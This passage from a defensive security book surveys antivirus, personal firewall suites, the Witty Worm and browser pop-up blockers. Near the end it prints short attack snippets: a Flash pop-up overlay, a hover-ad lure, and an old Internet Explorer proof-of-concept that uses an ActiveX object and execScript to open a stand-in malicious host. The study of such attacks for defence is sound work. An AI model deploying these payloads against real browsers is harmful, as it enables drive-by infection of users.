Several attempts have been made in the past to predict the demise of the AV industry. While not a new topic, revisiting the issue of whether AV provides a useful layer in a defense strategy is important.

As suggested in 2002 by Paul Schmehl on SecurityFocus.com (<http://www.securityfocus.com/infocus/1562>), it is a largely accepted reality that AV technology has outlived its usefulness. Schmehl makes the point that AV vendors must sacrifice quality for speed when delivering signature updates to customers, and that some strains of malware make the signature creation process a losing battle due to the enormous manpower and engineering skills it takes to analyze advanced polymorphic self-encrypting malware. Quite simply, doing so is an exercise in futility based on simple math (what the author refers to as “the rat race” instead of the arms race).

Schmehl predicted “behavioral blocking” technologies would eventually replace AV. These technologies could automatically analyze virus behavior in a sandboxed environment. Several of these types of products have emerged since the rise of virtualization (such as Truman sandbox); however, this technology is being used by AV companies as much as anyone else.

So, seven years later, we find ourselves in the same position: AV companies still thrive, though they're fighting a losing battle. Why then does AV technology survive? Perhaps an explanation can be found in the evolution of viruses themselves.

As suggested by Drs. Steven Furnell and Jeremy Ward in 2005 (see <http://www.securityfocus.com/infocus/1838>), the computer virus has completed its evolution from simple infection to stable/persistent infection and ultimately to successful extraction of host information. This evolution is much the same as for a biological virus, according to the authors. And this analogy was supported by the fact that a sharp increase in backdoors accompanying viruses was being seen at the time. Thus, viruses had reached a stable point in their existence where they could entrench and steal information without being detected. Virus technology had become so advanced and prolific that AV companies could no longer keep up or pose a significant threat. Combine this with growing crime-related and nation-state funded virus development and you have a significant money-making digital crime industry. According to IBM's *X-Force 2008 Trend & Risk Report* (<http://www-935.ibm.com/services/us/iss/xforce/trendreports/xforce-2008-annual-report.pdf>), roughly 30 percent of malware discovered in 2008 were classified as *InfoStealers* (malware installed for the sole purpose of stealing passwords and credit card information or performing other forms of fraud such as identity theft).

So viruses have reached homeostasis and are thriving in a lucrative criminal industry. What about the AV industry?

Well, as mentioned before, AV is a \$10B industry as of 2008. That seems to be fairly lucrative as well. In essence, the one has not stomped out the other; rather, through no fault of their own, it seems the two industries have formed a sort of coevolutionary symbiosis in which they are inextricably intertwined. Only by destroying one will the other perish. Both industries have stood the test of time, and we find ourselves no closer to the predictions of yesteryear.

The root of the problem is much deeper and is ultimately buried in the basic principles of computer science, software engineering, and the finite state machine. Essentially, AV technology remains relevant in 2009 because the underlying problems in securing software at the development level have not yet been solved. As long as security remains a patchwork art, malware will have a way to get in, and AV will be assured continued business as well as provide some protection against ankle-biter security concerns.

Possible Antivirus Replacement Technologies

Okay, so we just reassured all the AV companies that their future is bright. Now let's retract that statement and list a few reasons why they should embrace innovation. Over the past few years, some technologies have matured, offering serious alternatives to AV that may not have been feasible some years ago. These are not new technologies; it has just taken time for them to become feasible in terms of cost and infrastructure. These include

- **Virtualization** This has taken the IT industry by force, and as a result, we have seen massive consolidation and centralization of IT infrastructures not

realized since the mainframe days. Honeypots, malware analysis farms, and many other creative uses for virtualization technology have become popular and continue to suggest a remedy for the AV headache.

- **Thin clients** The industry is quite astir about replacing bloated end-user PCs with local storage (RAM and hard drive space) with lightweight thin clients with little to no storage. This would eliminate malware's digital nesting space of excessive storage throughout hosts in the enterprise by placing the user's data in a central virtual storage area that could be cleaned daily. Thus, malware's lifetime has been reduced to days instead of years.
- **"Cloud AV"** AV companies themselves are starting to get the picture; a new trend is emerging for decoupling host security from malware protection and moving the detection to "the cloud." This concept is not new and was made popular by "Software as a Service" (SAAS) technologies such as Google Docs. By centrally scanning a single repository where user data is stored, the attack surface for viruses is drastically reduced. Because malware scanning and protection would no longer be implemented on the host, Cloud AV also allows multiple scanners to run at once, much more complex heuristic engines to run in parallel, and endless amounts of resources to be thrown at a "God scanner." This technology would simultaneously improve record keeping, retroactive scans, incident response data, and simplify software management. Some interesting research is being done in this area (<http://adl.csie.ncu.edu.tw/uploads/CloudAV.ppt>) and companies like Trend Micro have embraced the new frontier of enterprise AV.
- **Free AV scanners** Starting with Trend Micro's House Call, many new free AV scanners have popped up over the past few years (many of them online). Some of these scanners have performed at the top of the charts, such as Avast! and Antivir.
- **Advanced cryptographic whitelisting** AV technology is based on a concept called *blacklisting*—blocking programs you know are bad using signatures or heuristics. The problem with blacklisting is that anything you miss is allowed to execute. On the other hand, *whitelisting* takes the opposite approach, allowing only known good programs to run. That way, the worst case is that you block unknown programs that could actually be legitimate (which some argue is better than the alternative!). An emerging technology that uses an advanced form of whitelisting has come to the forefront of AV competition. Traditional whitelisting involves creating a list of applications you want to allow to run on a system and then disallowing any other application. The trick is what mechanism is used to allow or deny the application. Most whitelisting solutions on the market use a centralized repository of MD5 hashes that falls victim to the same signature upkeep pitfalls of AV. A company called Savant Technologies has patented a technology that creates cryptographic keys for "known good" applications that are unique across all systems. Thus, a binary on one computer would have a distinct key from the very same binary on

another PC, preventing key attacks where malware attempts to reuse a stolen key. So if one PC is infected by human error, the infection cannot spread to any other machine because the virus has no key on the other machines. For a virus to spread to other machines, it has to reinfect every machine independently. The power in this technology is that it assumes at least one system will be infected at some point in time because humans are fallible. It prevents further spread by cryptographic design.

A final thought on “replacement technologies”: Some researchers and philosophers in the computer security community are stressing a “back to our roots” approach to the bloated malware problem. This approach has many variations, but it primarily involves solving what some see to be a software development problem. Educating software developers in secure coding practices and investing in new technologies that isolate third-party code to prevent vulnerabilities from being publicly exploitable are becoming popular. An example is Microsoft’s Singularity project—an entire operating system that runs entirely in managed code, meaning it runs in a sandbox.

SUMMARY AND COUNTERMEASURES

We have discussed the issues surrounding antivirus technologies in reasonable depth in this chapter, and the reader should now be up-to-speed on where the industry currently lies. Antivirus weaknesses and strengths have been covered; some skeletons in the closet have been revealed (not for the first time); and a few possible outcomes for the industry’s future have been surmised. What should the reader take away from this chapter?

Simply put, for now, keep your AV product. Wait and see how things turn out. For the average home user, antivirus is a must in today’s rapidly evolving, Internet-based world. With the number of antivirus companies, products, and integrated services, antivirus has become a necessary last-line defense against malicious infections. For home users, the solution is relatively simple: install and configure automatic definition updates. Required updates will then be downloaded and installed without any user interaction and greatly increase your security posture while giving you piece of mind.

As for enterprise networks, we highly recommend that a dedicated security administrator be charged with constant maintenance, updates, and administration of the enterprise antivirus solution. Most antivirus vendors have integrated several products into an information security suite that allows for antivirus, desktop firewalls, host intrusion detection, and even network access control from a single application. However, every enterprise must ensure that the updates are reaching 100 percent of users to maintain a 100 percent effective antivirus solution.

Most likely, the AV industry will not make a major course correction because business is good. There’s nothing wrong with this, as long as users are informed about what the AV product is doing and understands its limitations. The real danger is when users assume AV will protect them 100 percent from viruses and malware.

Users should educate themselves on what AV products offer and what are some possible alternatives. Consider open source initiatives like OpenAntiVirus.org (<http://www.openantivirus.org/>) and some of the newer technologies previously discussed.

Common sense is also highly recommended. When used, some very basic best practices can prevent a majority of malicious software from bothering you:

- Do not log in as administrator for everyday computer use.
- Use built-in Microsoft technologies like Data Execution Prevention (DEP).
- Set the ActiveX killbit and use IE 7's protected mode.
- Use perimeter defenses as part of a layered security strategy.

Users should plan ahead and know how to recover in the event your system becomes infected. Such a proactive approach to security includes

- Use Windows restore points and Vista's PC backup feature when you first use a new computer.
- Use Norton Ghost or similar application to create a backup of your entire system.
- Utilize "shadow partitions" to maintain a redundant, restorable copy of your OS.
- Back up critical data to read-only media.

The concept of "reimaging" a system is a common response action when a virus infection is discovered. Reimaging a system typically involves restoring the system to a "known good state" by overwriting the hard drive with a baseline backup image that includes only basic software and system files. This action essentially reverts the system to a known-good state with minimal software. Be careful not to rely on simple reimaging as a defense against virus infections, as backup copies can be infected as well. Additionally, the attack vector may still exist on your newly reimaged system, ready to be exploited again by attackers.

CHAPTER 8

HOST PROTECTION SYSTEMS

Your enterprise hosts are the first and last line of defense of your enterprise. Whether workstations, servers, or network devices, all of these hosts are targeted by attackers in order to inject any number of malware into your operating system. Your focus is on defending these hosts from numerous types of malware breakouts wherever and whenever they occur. So far we've covered malware techniques, various functionalities, and even provided some working examples of malware and rootkits—all of which are targeting your hosts. We've discussed antivirus programs and the capabilities and limitations of those systems. Now let's look at some other host-based security products that are designed to protect you.

PERSONAL FIREWALL CAPABILITIES

A personal firewall is a host-based application that is designed to control the network traffic to and from a computer. It will either permit or deny communications based on a default or customer security policy. A personal firewall is different from a traditional firewall in terms of scale and being designed for end users. A personal firewall will only defend the end user who is working on the host where the personal firewall software is installed. Most personal firewalls are configured to operate in either automatic mode, which means the firewall simply allows or denies traffic based on a security policy, or manual mode, which means the end user selects which action to take. Overall, personal firewalls can be thought of as a bouncer at a nightclub evaluating everyone who is entering and/or leaving the establishment in order to validate authenticity, behaviors, and threats. This brings us to the intrusion detection functionality that can be found in many personal firewall applications through the use of static signature sets. As we'll discuss later in Chapter 9, however, a signature-based detection engine is only as good as its signature set.

Most personal firewalls provide the end user or administrator with a sizable amount of functionality such as:

- Alerts of ingress and egress connection attempts
- Information about the destination address of traffic from the host
- Information about an application attempting to connect to the host
- Program control for various applications that attempt to access network resources
- Protection against remote port scans by hiding the system from unsolicited traffic
- Protection against unsolicited network traffic from local applications attempting to access other systems on the network
- Monitoring of all applications that are listening for inbound network connections

Next, we'll review some of the more popular personal firewall suites, addressing the strengths and weaknesses of each in order to provide an unbiased evaluation. They all

have their own strengths and weaknesses and do a good job to varying degrees. However, none of these are silver bullets in the war against malware.

McAfee

The McAfee personal firewall does not exist on its own that I have been able to find. However, McAfee has layered the firewall in with its host intrusion prevention systems (HIPS) and other antivirus products, more as an optional package rather than as a stand-alone application that adds value for any administrator or home user trying to protect his or her system. The combination of a regularly updated personal firewall in addition to a HIPS package is quite compelling as a product. McAfee's firewall module does perform all of the standard functions such as controlling both inbound and outbound traffic and ports and applications that attempt to gain network access based on a default and/or defined rules file.

Their products also offer learning modules that enable the system to monitor activity between the host and the network. The learning module provides a good way for administrators to generate policies based on the logged history of the hosts' network behavior. Now let's take a quick look at some of the products that McAfee has built into its products.

McAfee Internet Security 2009

This product has slowly gained steam over the past few years and has made huge leaps past some of its competitors in recent releases. McAfee's latest version has some of the fastest malware detection to date, also released with active protection, which is unlike anything its competitors have available today. For instance, rival Symantec Corporation talks about hourly and/or regularly (on a timed basis) update checks. According to McAfee documentation, McAfee Internet Security updates instantly when updates are released. McAfee also offers more functionality in one suite than its rival products, Symantec Internet Security and ZoneAlarm Internet Security. In addition to a personal firewall, antivirus, anti-phishing, and anti-spyware, McAfee provides a backup-and-restore feature and several handy utilities.

Like other similar suites, McAfee Internet Security 2009 has a new feature called Active Protection that enables the product to detect and remove new threats that are only a few minutes old by using heuristics and a built-in signature file to detect and remove known threats. Upon detecting a new threat, Active Protection sends a notification over the Internet to the McAfee AVERT database and instantly receives a new update to remove that threat. This feature can make some administrators feel a little uncomfortable, but in the end is worthwhile because it allows them to respond quickly to active threats. This new module also provides a near-instant update mechanism with the McAfee signature database that is much more proactive than its competitors. Overall the functionality of this suite, which has many features, is strong; McAfee's personal firewall, though it has a nice user interface, is just a standard software-based firewall module. When combined with the overall features of the McAfee Internet Security suite, however, it is a strong offering.

McAfee Total Protection for the Endpoint

This package offers a personal firewall that incorporates McAfee's latest Total Protection in combination with McAfee AVERT labs, which includes its antivirus and threat protection modules in an enterprise-ready solution. Its ease of use and scalability make it a ready solution for medium to large enterprises. McAfee Total Protection can also be managed by the McAfee ePolicy Orchestrator for integrated and efficient security, which is continuously updated via McAfee's Total Protection platform. This system covers the gambit of enterprise critical systems that are typically used for threat injection, servers, email servers, and desktops. This enterprise solution is a favorite of many enterprise networks in both the private and federal sectors.

McAfee Functionality Offerings

Here is a table listing the functionality of the McAfee products so you can assess each product offering to see if it meets your enterprise's requirements:

Product	Firewall	Antivirus	Anti-Spyware	Identity Protection	HIPS	Device Control
McAfee Internet Security	✓	✓	✓	✓		
McAfee Total Protection for the Endpoint	✓	✓	✓	✓		✓

Symantec

Symantec Corporation is another security vendor that sells several endpoint protection applications that protect against network and host-based threats. Each product has its own focus with similar backend functionality such as the Norton Personal Firewall and Symantec's Endpoint Protection. Most of the Symantec product line is bundled together to provide a one-stop shop for protecting your networked hosts. Let's take a look at a few of its offerings.

Norton Personal Firewall

This product is a host-based firewall application with capabilities that include basic firewall rules-based protection, ad blocking, privacy features to prevent unwanted network or personal information disclosure, and an option to enable different rules if your host is running on multiple networks. This product was discontinued a couple years ago, but is now bundled in with products such as Norton Internet Security and Norton 360. Within this application, the ad-blocking features will typically protect your host by rewriting the actual HTML code of a webpage that a user's browser has displayed. It searches through the code and identifies any functionality that initiates a pop-up or

advertisement and prevents it from displaying. This module, like many others, will prevent ActiveX plug-ins from running on the host to prevent potential infection.

Norton Internet Security

This product line offers some clear value to users. Typically installed by default on computers, this application isn't overly liked due to its barrage of notifications, updates, and warnings when you first get going. As much as this program does its job, it has a bad reputation for being bloated and inefficient. Not so with Symantec's latest release for 2009, which has been stripped down to decrease the impact on your system's performance and increase its ability to respond to threats. Another important note to add is the personal firewall, which is another software-based firewall, is only stronger in this suite due to its integration with the other modules offered in the bundle. Overall, this is a good product for home users, but not efficient or manageable enough to be implemented in an enterprise solution.

Norton 360

This is considered to be Symantec's most well-rounded product. Norton 360 offers a personal firewall plus some additional security and disaster recovery functionality. This suite is very easy to use and splits up the various functional areas cleanly: PC Security, Identity Protection, Backup, and PC Tuneup, each with its own drop-down menus when you select the option. The PC Security section includes antivirus and firewall components, with some newer features that help Internet Explorer block client-side exploits. The Identity Protection section adds a toolbar to the Internet Explorer and Firefox browsers to protect against known and/or suspicious phishing sites and browser-based identity theft attacks. These features do take time to implement and take away from a user's browsing time, but in the end, help protect against client-based malware attacks. In the PC Tuneup section, you'll find standard features that enable you to clean up the host, minimizing lingering information that could be stolen by malware and lead to identity theft, but most importantly, you'll find a module that scans and cleans the registry for unused and potentially malicious registry entries. For an enterprise solution, however, we would steer clear of Norton 360 and simply implement their Symantec Endpoint Protection, as the rich features would do more harm than good if your users start mucking around rather than allowing administrators to do their job.

Symantec Endpoint Protection

This system, which was developed for enterprise networks, is an almost one-stop shop for convenient security administration. Symantec Endpoint Protection offers a personal firewall, threat protection, and an antivirus engine that all work together in one scalable and easily managed suite. This enterprise system creates an almost holistic circle of protection around your PC. The most beneficial component is its TruScan module that scans for 0-day exploits based on the behavior and/or heuristics of a threat. This system also has a device control feature that incorporates policy-based protection against users copying files to unauthorized devices such as USB memory devices. It also incorporates

antivirus and anti-spyware features (along with anti-rootkit protection) that guard against malware. Finally, a network IPS module along with the firewall that protects from network threats makes this a well-rounded product.

Symantec Functionality Offerings

Here's a table that lists the functionality of the Symantec products so you can assess each offering to determine if it meets your enterprise's requirements:

Symantec Product	Firewall	Antivirus	Anti-spyware	Identity Protection	HIPS	Device Control
Norton Personal Firewall	✓					
Norton Internet Security 2009	✓	✓	✓			
Norton 360	✓	✓	✓	✓	✓	
Symantec Endpoint Protection	✓	✓			✓	✓

Checkpoint

Although Checkpoint is best known for its network firewall products, in recent years the company has added host-based firewalls to its offerings and has managed to create a real suite of products. In this section, we'll cover Checkpoint's current host-based firewall products, which range from personal/home protection to enterprise server/workstation protection.

ZoneAlarm Internet Security

This software-based firewall application is owned by CheckPoint and has been around for almost a decade. It's a mature product with a steady customer base, as most consumers readily enjoy the user interface and the product workflow, which breaks network access into zones. This product includes an inbound intrusion detection system as well as your standard firewall functionality. The user interface is quite simple to manage and offers the ability to specify easily which connections it can allow or deny access. Permission settings are easily delineated, such as trusted zone client, trusted zone server, Internet zone client, and Internet zone server—settings that can be applied to any application that attempts to gain network or host access. This personal firewall is reliable and able to offer a great deal to an enterprise with the right management tools in place. ZoneAlarm

is still offered as a stand-alone (and free) basic firewall, and it is also available as ZoneAlarm Pro, ZoneAlarm Antivirus, ZoneAlarm Internet Security, and ZoneAlarm ForceField, all of which incorporate the traditional ZoneAlarm feel with added modules based on what you're looking for.

CheckPoint Endpoint Protection

This endpoint protection suite used to be ZoneAlarm, which is the software-based personal firewall developed by ZoneLabs. The next generation of ZoneAlarm is CheckPoint Endpoint Security, which provides more than your average personal firewall. This is a similar enterprise solution to Symantec's Endpoint Security, where each host reports to a management system and can be remotely controlled and updated by network administrators versus each endpoint managing itself, which is an administrative nightmare. This suite combines several endpoint protection modules such as its traditional personal firewall in addition to antivirus, anti-spyware, full disk encryption, media encryption with application/port protection, network access control (NAC), application control, and a built-in VPN. With all of this functionality, it is much stronger than several of its competitors, which do not have all this functionality built into a single solution.

CheckPoint Functionality Offerings

Here's a table that lists the functionality of the CheckPoint products so you can assess each offering to determine if it meets your enterprise's requirements:

Product	Firewall	Antivirus	Anti-spyware	Identity Protection	HIPS	Device Control
Zone Alarm Basic	✓					
Zone Alarm Pro	✓	✓				
Zone Alarm Internet Security	✓	✓	✓	✓	✓	
CheckPoint Endpoint Security	✓	✓	✓		✓	✓

Personal Firewall Limitations

Although personal firewalls can dramatically improve your enterprise network security posture, they introduce inherent limitations and weaknesses into enterprise networks. Rather than reducing the network-aware services, a personal firewall is an additional service that ends up consuming system resources and can be targeted for attack; consider Witty Worm, the first worm to target a personal firewall.



Witty Worm

<i>Popularity:</i>	6
<i>Simplicity:</i>	4
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

The malware system Witty Worm was initially released in 2004 and was not anywhere near as infectious as some of its brethren. However, the purpose of mentioning it here is that one of its primary functions completely bypassed a specific vendor's host-based personal firewall. How did it do this you ask? Well, let's stroll down memory lane for a moment.

By the time it was discovered, Witty Worm had cleanly infected approximately 12,000 nonresidential systems in less than one hour. A primary reason that the worm couldn't reach more systems was due to the type of hosts it targeted. These victims had to be running BlackICE personal firewall by RealSecure. Witty also only infected and destroyed computers that had specific versions of BlackICE, so the lifespan of the worm itself was short-lived because it wasn't compatible with other applications and/or added propagation functionality. Still, let's look at some reasons why this worm was so successful in defeating a personal firewall.

Development Witty itself had a limited propagation technique; it directly targeted network systems running the previously mentioned versions of BlackICE. Upon infection, Witty Worm simply exploited the vulnerable ICQ response, parsing in the Protocol Analysis Module (PAM) of ISS products at that time and running in memory where it could simply scan for other vulnerable hosts and attempt to propagate from the infected host.

Outcome As mentioned previously, this was the first worm to target a personal firewall platform specifically, so remember to keep your software products updated and check your security vendor's website on a regular basis to read up on any potential new attacks against one of your systems that may have gone unnoticed. As you can see, once a host is infected by malware, the malware can manipulate any application running on the host, including the personal firewall. Malware can alter, completely circumvent, or even shutdown the firewall software.

If your personal firewall is not properly tuned, it can generate so many alerts that you become desensitized to actually noticing a real alarm versus a false positive. Signature-based software firewalls are also vulnerable to variant-based attacks that the signature engine cannot identify. Finally, software-based personal firewalls can be destabilized by any kernel-based attack and/or security flaws accidentally or purposely injected into any application running on the host.



Personal Firewall Attacks

<i>Popularity:</i>	9
<i>Simplicity:</i>	8
<i>Impact:</i>	7
<i>Risk Rating:</i>	8

Many attacks can be used to circumvent a software-based personal firewall. We're going to illustrate several methods that can be used to attack Windows-based firewalls. For example, the LSASS vulnerability that was exploited by Sasser took advantage of the RPC DCOM vulnerability, which provided administrative access to hosts. With this backdoor access, an attacker could modify or disable a software-based firewall without the user even knowing it had occurred. If malware can run with administrative privileges, circumventing a software-based firewall is pointless, as the attacker can simply punch holes in the firewall rules without displaying them to the user since these actions are protected at ring 0.

Attackers can also prevent your host from accessing update sites for operating system patches, antivirus signature updates, and/or updates for your personal firewall application. Once your operating system is infected and the attacker has attained administrative access, malware can use any number of methods to circumvent your operating system.



Personal Firewall Countermeasures

To bypass these types of attacks, perform filtering at one of the lowest layers possible—the NDIS layer. If filtering is performed at a higher layer, circumventing a software-based firewall is almost always easy. No one ever said NDIS filtering was perfect, but many of its weaknesses are protected, and at this layer, it is the best method for monitoring network applications today. Although NDIS filtering is still the best implementation, designing and maintaining the NDIS layer so it performs some of the stronger filtering is more difficult, as is using higher layers to filter actions that can later be analyzed at the NDIS layer. You'll find it easier to analyze all encrypted traffic or applications at the NDIS layer as all communications are unencrypted here. You could also implement attack methods that replace, update, and/or act as the NDIS driver, which would push out your ability to monitor events on your host. The most important aspect of defending crucial applications such as these is monitoring the drivers themselves to ensure they cannot be tampered with. You can also monitor API calls to provide some added layers of protection.

POP-UP BLOCKERS

This type of host protection method was introduced in the early 2000s by Opera web browser. By 2004, almost every web browser incorporated some level of pop-up ad blocking to increase the security of end users while surfing the Internet. Today, by default, you'll find ad blocking in your web browser, and you can also find it in third-party applications; these third-party applications require additional system resources similar to personal firewalls and come at a monetary price, but they focus solely on preventing pop-up advertisements.

As we covered in Chapter 2, malware utilizes pop-up ads as a way to trick users into clicking the window in any number of ways. Sometimes even clicking the "X" (close) box in the upper-right corner will initiate the execution of malicious code that then runs on the host. Initially, pop-ups were meant to be a direct advertising method that would catch the user's attention. However, as time went on, the underground figured out it could use these pop-ups as a way to bypass browser security and directly infect a user without his or her knowing. Today, almost all pornographic sites have some direct or indirect malicious content embedded in either image, audio, and/or video files. The most active and devastating pop-ups are the Flash-based pop-ups with active content that executes without the user needing to perform any action beyond a simple "mouse-over."

Another type of pop-up that has been around for a few years is the pop-up "remote installation" window that asks the user to install a third-party add-on in order to view some active content on the web page. Users who aren't aware of these types of threats will install the add-on without realizing it contains embedded code that executes a backdoor downloader or first-stage Trojan download, which then executes on the host to download additional malicious content from a site the user knows nothing about. Various browsers have tried to prevent this type of silent install by requesting the user press the CTRL key while clicking the link to bypass the pop-up filter.

In this section, we'll cover some of the dominant web browsers used today in order to better understand their capabilities when it comes to protecting your hosts against malware infection. In "Pop-Up Blocker Attacks," we'll help you better understand why most pop-up blockers shouldn't make you feel warm and cozy at night.

Internet Explorer

With the introduction of Windows XP Service Pack 2 (SP2), Internet Explorer allows users to prevent most pop-up windows from appearing while you surf except when pressing the CTRL key. This pop-up blocker was Microsoft's first real effort to introduce pop-up blocking to their Microsoft Windows platform in 2004. Upon installation of SP2, the default setting for the Internet Explorer pop-up blocker is a security level of medium, preventing most pop-ups unless you press the CTRL key or you've defined the site as a trusted site in Internet Explorer's Internet Options settings window.

Firefox

Mozilla's Firefox is another big gun when it comes to readily used Internet browsers today. This is my personal favorite and the browser of choice on every machine I use. Firefox's pop-up blocking strength comes with various levels of protection, which allows a user to completely define the level at which pop-ups are introduced, but even in the default configuration, it prevents pop-ups from occurring without the user performing some action to enable or allow a specific pop-up. The protection it provides separates each pop-up as a warning, informing the user and requesting he or she take action. Although Firefox does a great job at preventing pop-ups, it still has some weaknesses similar to other Internet browsers. Although Firefox prevents most pop-ups, some sites can execute remote pop-up code. Let's talk about some of these in order...

All remote websites are prevented from accessing the `file://` namespace, which protects against local file access (read or write). However, when a user decides to allow a blocked pop-up, normal URL permissions can be bypassed. When this occurs, the attacker can fool the browser into checking a locally stored HTML file in a predefined path on the local file system and essentially read every file for every site the user has been to. This can later be replayed on a remote server, providing the attacker with information on what sites the user has visited and potentially how often. This process enables an attacker to better understand the types of sites you go to and how often, so he or she can directly target you, the end user, again at another date.

Opera

Opera being the first web browser to introduce pop-blocking, referencing it here is important, even though Opera is by far not the most widely used browser today. Similar to other browsers, the pop-up blocking setting can be found in the browser's Tools/Preferences section. Mac users, however, need to click the top of the screen and then click the Preferences link. The most interesting feature of the Mac Opera browser is the manner in which it handles pop-ups, as they end up in the browser's trash, where you are directed to browse if you decide you'd like to review a pop-up. If you're running Opera on the standard Microsoft Windows, you'll receive, yes, a pop-up notification about a pop-up you've been protected from. Overall, Opera being the first pop-up ad blocker, it is as strong as the others, but also has the same weaknesses as well.

Safari

Safari, developed by Apple Inc., is the native browser found in Mac OS. Safari was first released in beta in January 2003 on the Mac OS X operating system and has now become the de facto standard for Mac OS over this past decade. Safari's pop-up blocker is another legitimate browser tool with an interesting feature that provides an easy option `COMMAND-K` to turn the pop-up blocker on and off. You can also click the Safari menu

and choose Block Pop-Up Windows. Similar to other pop-up blockers, Safari's blocker prevents almost all pop-ups except the most advanced Flash pop-ups in browser advertisements. Flaws regarding the Safari browser are published frequently and more often than not are patched very quickly. Overall, the Safari browser is stable, tested, and patched quickly as compared to some of the other major browsers.

Chrome

By far one of the most powerful browsers released to date, seeing as it's connected with the Google search engine, Chrome has rich features that enable it to store, index, search, and share information with your online Google account. Chrome is as susceptible as other browsers to vulnerability and attack, even though it is connected to the giant search engine. Similar to Safari, Chrome was also susceptible to the carpet bombing attacks in 2008. The distinct difference between Chrome and other browsers is rather than preventing the pop-up from executing, it has a pop-up concealment module. This module, rather than disable the pop-up, allows the pop-up to open in a protected space so Internet advertisements still generate revenue (another cash cow for Google) and the typically billable window open. Another benefit of this design is it doesn't impact Google's AdWords customers as Google doesn't sell pop-up ads.

Here is a list of additional browsers that block pop-up ads:

- America Online 9.0
- Avant Browser
- Enigma Browser
- Gecko-based browsers
 - Camino
 - e-Capsule Private Browser
 - Epiphany
 - Flock
 - Galeon
 - K-Meleon
 - Mozilla
 - Netscape 7 and 8
 - SeaMonkey
- iMacros
- Konqueror
- Links
- Maxthon
- Netcaptor
- OmniWeb
- Slim Browser
- Smart Bro
- Gosurf Browser

The following add-on programs also block pop-up ads:

- Adblock
- Adblock Pro
- Alexa Toolbar
- Bayden Systems
- Google Toolbar
- IE7pro

- MSN Toolbar
- NoAds (freeware)
- NoScript (open source, GPL)
- Popupcop
- Popup Killa (freeware)
- Pop-Up Sentry!
- Pop-up Stopper
- Privoxy
- Proxomitron
- Quero Toolbar
- Super Ad Blocker
- Speereo Flash Killer (freeware)
- STOPzilla
- Yahoo! Toolbar

Example Generic Pop-Up Blocker Code

There are numerous ways to build or bypass pop-up blockers. The example here simply illustrates the ease with which anyone can create his or her own pop-up blocker, using similar methods:

```
//
// IOleObjectWithSite Methods
//
STDMETHODIMP CPub::SetSite(IUnknown *BUnkSite)
{
    if (!pUnkSite)
    {
        ATLTRACE(_T("SetSite(): BUnkSite is NULL\n"));
    }
    else
    {
        // Query pUnkSite for the IWebBrowser2 interface.
        m_spWebBrowser2 = BUnkSite;
        if (m_spWebBrowser2)
        {
            // Connect to the browser in order to handle events.
            HRESULT hr = ManageBrowserConnection(ConnType_Advise);
            if (FAILED(hr))
                ATLTRACE(_T("Failure sinking events from IWebBrowser2\n"));
        }
        else
        {
            ATLTRACE(_T("QI for IWebBrowser2 failed\n"));
        }
    }
    return S_OK;
}
```



Pop-Up Blocker Attacks

<i>Popularity:</i>	8
<i>Simplicity:</i>	7
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

Although pop-up blockers have several benefits, they can also be circumvented and/or evaded. Advertisers continue to identify methods in which to circumvent pop-up blockers to reach their pay-per-click and direct advertising markets. For the most part, bypassing pop-up blockers is getting more and more difficult as time goes on; however, attackers (and advertisers) can circumvent pop-up blockers. What makes a system susceptible to being attacked by pop-ups? Good question!

To make attacks effective, attackers need to plant files that can be easily predicted and executed in order to exploit the target system. All the major browsers sometimes create outright deterministic filenames in temporary directories that are available when opening files that regularly access external applications. Most temporary files are created using flawed algorithms such as `nsExternalAppHandler::SetUpTempFile` and others. The issue is that the `stdlib` linear congruential PRNG (`srand/rand`—the `srand` and `rand` support random number generation) is seeded immediately prior to the file's creation with the current time in seconds. Next `rand()` can be used in direct succession to produce a “unpredictable” filename. Normally, if PRNG was seeded once on program start and then subsequently invoked, the results would be deterministic, but difficult to predict blindly in the real world. Here, the job is much easier: we know when the download starts; we know what the seed will be; and we know how many subsequent calls to it are made—we know the output.

Pop-Up Overlay

Some of the most modern methods for evading pop-up blockers, which were mentioned earlier, include Adobe Flash-based attacks. This method is simple because it allows for an embedded Flash animated clip to execute. The user typically moves his or her mouse over a tiny close box, and/or a completely transparent Flash advertisement is projected directly over the web page within the browser without any close window options. This method is referred to as a *pop-up overlay*. Take a look at the following example, which enables this method to run without any need for a pop-up. This overlay can also run executable code upon a mouse over or during a set timeframe within the animation.

```
<object
classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab
#version=5,0,0,0"
width="32" height="32">
```

```
<param name=movie value="http://www.suspectURL.com/animation.swf">
<param name=quality value=high>
<embed src="http://www.allsyntax.com/movie.swf" quality=high
pluginpage="http://www.macromedia.com/shockwave/download/index.cgi
?P1_Prod_Version=ShockwaveFlash"
type="application/x-shockwave-flash" width="32" height="32">
</embed>
</object>
<param name="wmode" value="transparent">
```

Hover Ad

This attack combines a banner ad and a pop-up window that uses DHTML to appear at the front of the browser screen. This method can also work as a transparent pop-up, similar to a Flash overlay, when used with JavaScript. With this method, infecting a user's workstation is easier, so the safest thing is for users to disable JavaScript when browsing sites. This sample is generic but also provides an example as to how simple it is to create:

```
<script type="text/javascript" src="adv.js"></script>
<link rel="stylesheet" href="adv.css" type="text/css" />

<div id="a1" class="adv"><table border="0" width="100%">
<tr><td align="center"><a href="http://www.victim.com/"></a>
</td></tr></table>
<p align="center">Would you like to be infected?</p><p align="center">
<b>Typeface:Bold</b>We can help. </b></p><p align="center"><a href="http://www.victim.com/">
Ask Ownage</a><br />With something really nasty?</p><hr /><p align="center">
<a href="#" onclick="showAd('a1',0,0)">Close</a></p> </div>
```

The following is another example of how to execute malicious code against Microsoft Windows Service Pack 2 with Internet Explorer. This code allows an attacker to execute JavaScript code, which adds fake allowed websites to the list of pop-up blocker trusted sites. This example is a little older but was a proof-of-concept at the time and illustrates a methodology.

```
< body onload="setTimeout(' main() ',1000)">
< object
id="x"
classid="clsid:2D360201-FFF5-11d1-8D03-00A0C959BC0A"
width="1"
height="1"
align="middle"
>
```

```
< PARAM NAME="ActivateApplets" VALUE="1">
< PARAM NAME="ActivateActiveXControls" VALUE="1">
</object>

< SCRIPT>

// http://www.example.com

function shellscript()
{
  open("http://www.malicious.net/dropme.html", "_blank", "scrollbar=no");
  showModalDialog("http://www.malicious.net/dropme.html");
}

function main()
{
  x.DOM.Script.execScript(shellscript.toString());
  x.DOM.Script.setTimeout("shellscript()");
}
</SCRIPT>
<br><br><br><br><br><center><img src=woot.gif><br><br><FONT FACE=ARIAL SIZE
12PT>W00T</FONT></center>
```

